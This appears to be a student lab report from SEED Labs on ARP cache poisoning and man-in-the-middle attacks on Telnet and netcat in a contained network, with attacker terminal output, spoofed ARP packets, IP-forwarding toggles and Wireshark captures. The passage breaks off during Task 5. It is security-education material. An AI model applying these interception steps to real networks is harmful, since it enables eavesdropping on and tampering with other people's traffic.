
```
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>■
```

## Explanation:

ARP cache of host B has been poisoned. In the ARP table, we can see that IP Address of host A is pointing to MAC address of attacker M.


## **STEP 2 – TESTING**

### A-10.9.0.5 Terminal Output:



```
seed@VM: ~
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=2.16 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.077 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.129 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.081 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.135 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.224 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.126 ms
^C
--- 10.9.0.6 ping statistics ---
17 packets transmitted, 8 received, 52.9412% packet loss, time 16326ms
rtt min/avg/max/mdev = 0.069/0.375/2.163/0.677 ms
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>[REDACTED]
```


### M-10.9.0.105 Terminal Output:



```
seed@VM: ~
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task11a.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwttype   = 0x1
    ptype     = IPv4
    hwlen     = None
    plen      = None
    op        = who-has
    hwsrc    = 02:42:0a:09:00:69
    psrc     = 10.9.0.6
    hwdst    = 02:42:0a:09:00:05
    pdst     = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>[REDACTED]
```

## Wireshark Output:



## Explanation:

As the ARP table of A has been poisoned, B's IP address points to M's MAC address. As we have turned off IP forwarding on M, the packets are dropped. Eventually, due to multiple failed packet transfers, eventually, A sends a broadcast message asking who has the IP address 10.9.0.6 and corrects its ARP table, after which it is successfully able to ping B.

## **QUESTION 1: WHAT DO YOU OBSERVE? EXPLAIN**

As the ARP table of A has been poisoned, B's IP address points to M's MAC address. As we have turned off IP forwarding on M, the packets are dropped. Eventually, due to multiple failed packet transfers, eventually, A sends a broadcast message asking who has the IP address 10.9.0.6 and corrects its ARP table, after which it is successfully able to ping B.

## **STEP 3 – TURN ON IP FORWARDING**

### A-10.9.0.5 Terminal Output:

```

seed@VM: ~          seed@VM: ~          seed@VM: ~          seed@VM: ~
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/ 
$>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.301 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.418 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.139 ms
From 10.9.0.105 icmp_seq=4 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.527 ms
From 10.9.0.105 icmp_seq=5 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=1.21 ms
From 10.9.0.105 icmp_seq=6 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.319 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, +5 errors, 0% packet loss, time 5060ms
rtt min/avg/max/mdev = 0.139/0.485/1.207/0.343 ms
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>■

```

## M-10.9.0.105 Terminal Output:


```

seed@VM: ~          seed@VM: ~          seed@VM: ~          seed@VM: ~
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>■

```

## Wireshark Output:



## Explanation:

As the ARP table of A has been poisoned, B's IP address points to M's MAC address. As we have turned on IP forwarding on M, the packets are now forwarded to M. This can be seen in both the Wireshark output as well as the terminal output of A. There are redirect lines in both which proves this.

## **STEP 4 – LAUNCH THE MITM ATTACK**

### A-10.9.0.5 Terminal Output:

```

seed@VM: ~
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^].
Ubuntu 20.04.1 LTS
c1781ae499dd login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 26 16:46:07 UTC 2025 from A-10.9.0.5.net-10.9.0.0 on pts/5
seed@c1781ae499dd:~$ aghshdjshdj
-bash: aghshdjshdj: command not found
seed@c1781ae499dd:~$ aaasdadasasa
-bash: aaasdadasasa: command not found
seed@c1781ae499dd:~$ ZZZZZZZZZZZZZZZZZZ
-bash: ZZZZZZZZZZZZZZZZZZ: command not found
seed@c1781ae499dd:~$ █

```

## M-10.9.0.105 Terminal Output:

```


seed@VM: ~
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task1.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc   = 02:42:0a:09:00:69
  psrc    = 10.9.0.6
  hwdst   = 02:42:0a:09:00:05
  pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 mitm.py
MITMING WITH ATTACK

```

```
seed@VM: ~          seed@VM: ~          seed@VM: ~          seed@VM: ~
net.ipv4.ip_forward = 0
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 mitm.py
LAUNCHING MITM ATTACK.....
*** b'c', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'v', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'c', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
*** b'j', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
*** b'k', length: 1
.
Sent 1 packets.
```

## Wireshark Output:



[SEED Labs] *br-ef0df1472261										
No.	Source	Destination	Protocol	Length	Info					
307	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	66	Telnet Data ...					
308	2025-08-26 13:1. 10.9.0.5	10.9.0.5	TCP	66	51216 - 23 [ACK] Seq=2639585897 Ack=325067586 Win=64128 Len=0...					
309	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	106	Telnet Data ...					
310	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585897 Ack=325067626 Win=64128 Len=0...					
311	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	87	Telnet Data ...					
312	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 21 [ACK] Seq=2639585897 Ack=325067647 Win=64128 Len=0...					
313	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...					
314	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	66	Telnet Data ...					
315	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585898 Ack=325067648 Win=64128 Len=0...					
316	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
317	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...					
318	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585899 Ack=325067649 Win=64128 Len=0...					
319	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
320	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TCP	67	51216 - 23 [ACK] Seq=2639585900 Ack=325067650 Win=64128 Len=0...					
321	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
322	2025-08-26 13:1. 10.9.0.5	10.9.0.5	TCP	67	51216 - 23 [ACK] Seq=2639585901 Ack=325067651 Win=64128 Len=0...					
323	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...					
324	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585902 Ack=325067652 Win=64128 Len=0...					
325	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
326	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TCP	66	51216 - 23 [ACK] Seq=2639585903 Ack=325067653 Win=64128 Len=0...					
327	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
328	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585904 Ack=325067654 Win=64128 Len=0...					
329	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	66	51216 - 23 [ACK] Seq=2639585904 Ack=325067655 Win=64128 Len=0...					
330	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585903 Ack=325067656 Win=64128 Len=0...					
331	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
332	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...					
333	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585904 Ack=325067656 Win=64128 Len=0...					
334	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) interface br-ef0df1472261, id 9										
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:09 (02:42:0a:09:00:09)										
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6										
Transmission Control Protocol, Src Port: 51216, Dst Port: 23, Seq: 2639585771, Len: 0										
0000	02 42 0a 09 00 05 02 42 0a 09 00 05 08 00 05 10 B - 1 B .....E									
0010	00 3c a2 3c 40 98 06 84 53 0a 09 08 05 09 <-<@ 0 S-----									
0020	00 06 c8 10 00 17 9d 54 e1 eb 00 00 00 00 a0 02 .....									
0030	fa f0 14 4b 00 00 02 04 05 b4 04 02 08 0a 1b 8c .....K -----									
0040	f8 20 00 00 00 00 01 03 03 07									
wireshark_br-ef0df1472261_20250826131156_SmG2J4.pcapng										
Packets: 429 · Displayed: 429 (100.0%)										
Profile: Default										
[SEED Labs] *br-ef0df1472261										
No.	Source	Destination	Protocol	Length	Info					
402	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
403	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 51216 - 23 [PSH, ACK] Seq=2639585919 Ack=325...					
404	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...					
405	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TCP	67	[TCP Keep-Alive] 23 - 51216 [PSH, ACK] Seq=325067679 Ack=263...					
406	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...					
407	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	68	[TCP Retransmission] 51216 - 23 [PSH, ACK] Seq=2639585928 Ack=...					
408	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...					
409	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	68	[TCP Retransmission] 23 - 51216 [PSH, ACK] Seq=3250676800 Ack=...					
410	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...					
411	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	69	[TCP Retransmission] 51216 - 23 [PSH, ACK] Seq=2639585922 Ack=...					
412	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...					
413	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TCP	69	[TCP Retransmission] 23 - 51216 [PSH, ACK] Seq=3250676802 Ack=...					
414	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
415	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 51216 - 23 [PSH, ACK] Seq=2639585925 Ack=325...					
416	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...					
417	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 23 - 51216 [PSH, ACK] Seq=3250676805 Ack=263...					
418	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585926 Ack=3250676886 Win=64128 Len=8...					
419	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585926 Ack=3250676886 Win=64128 Len=8...					
420	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...					
421	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	68	[TCP Retransmission] 51216 - 23 [PSH, ACK] Seq=2639585926 Ack=...					
422	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...					
423	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	68	[TCP Retransmission] 23 - 51216 [PSH, ACK] Seq=3250676886 Ack=...					
424	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TELNET	66	51216 - 23 [ACK] Seq=2639585928 Ack=3250676888 Win=64128 Len=8...					
425	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	[TCP Dup ACK 424#1] 51216 - 23 [ACK] Seq=2639585928 Ack=325067566...					
426	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TELNET	133	Telnet Data ...					
427	2025-08-26 13:1. 10.9.0.6	10.9.0.5	TCP	133	[TCP Retransmission] 23 - 51216 [PSH, ACK] Seq=3250676886 Ack=...					
428	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	51216 - 23 [ACK] Seq=2639585928 Ack=325067755 Win=64128 Len=0...					
429	2025-08-26 13:1. 10.9.0.5	10.9.0.6	TCP	66	[TCP Dup ACK 428#1] 51216 - 23 [ACK] Seq=2639585928 Ack=32506...					
> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) interface br-ef0df1472261, id 9										
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:09 (02:42:0a:09:00:09)										
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6										
Transmission Control Protocol, Src Port: 51216, Dst Port: 23, Seq: 2639585771, Len: 0										
0000	02 42 0a 09 00 05 02 42 0a 09 00 05 08 00 05 10 B - 1 B .....E									
0010	00 3c a2 3c 40 98 06 84 53 0a 09 08 05 09 <-<@ 0 S-----									
0020	00 06 c8 10 00 17 9d 54 e1 eb 00 00 00 00 a0 02 .....									
0030	fa f0 14 4b 00 00 02 04 05 b4 04 02 08 0a 1b 8c .....K -----									
0040	f8 20 00 00 00 00 01 03 03 07									
wireshark_br-ef0df1472261_20250826131156_SmG2J4.pcapng										
Packets: 429 · Displayed: 429 (100.0%)										
Profile: Default										

**Explanation:**

This shows a successful MITM attack. Initially, the cache of both A and B are poisoned. Then, IP forwarding is turned on so that Telnet connection can be setup between A and B. Once the Telnet Connect has been set up, IP forwarding is setup. Then, we refresh the ARP caches by running Task 11A and Task 2. Post this, when we launch the MITM attack from M, we see that all alphabets change to Z, and we can see everything that we type on the terminal of A in the output of M.

## TASK 5: MITM ATTACK ON NETCAT USING ARP CACHE POISONING

### A-10.9.0.5 Terminal Output:

```
seed@VM: ~
seed@VM: ~
seed@VM: ~
seed@VM: ~
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
Address      Hwtype   HWaddress       Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0  ether    02:42:0a:09:00:69  C          eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>nc -l -p 9090
Ramesh
■
```

### B-10.9.0.6 Terminal Output:

```
seed@VM: ~
seed@VM: ~
seed@VM: ~
seed@VM: ~
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>arp
Address      Hwtype   HWaddress       Flags Mask      Iface
A-10.9.0.5.net-10.9.0.0  ether    02:42:0a:09:00:69  C          eth0
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>nc -l -p 9090
AAAAAA
■
```

### M-10.9.0.105 Terminal Output:

```

seed@VM: ~          seed@VM: ~          seed@VM: ~          seed@VM: ~
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task2.py
.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip forward = 0
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 mitm1.py

```

```

seed@VM: ~          seed@VM: ~          seed@VM: ~          seed@VM: ~
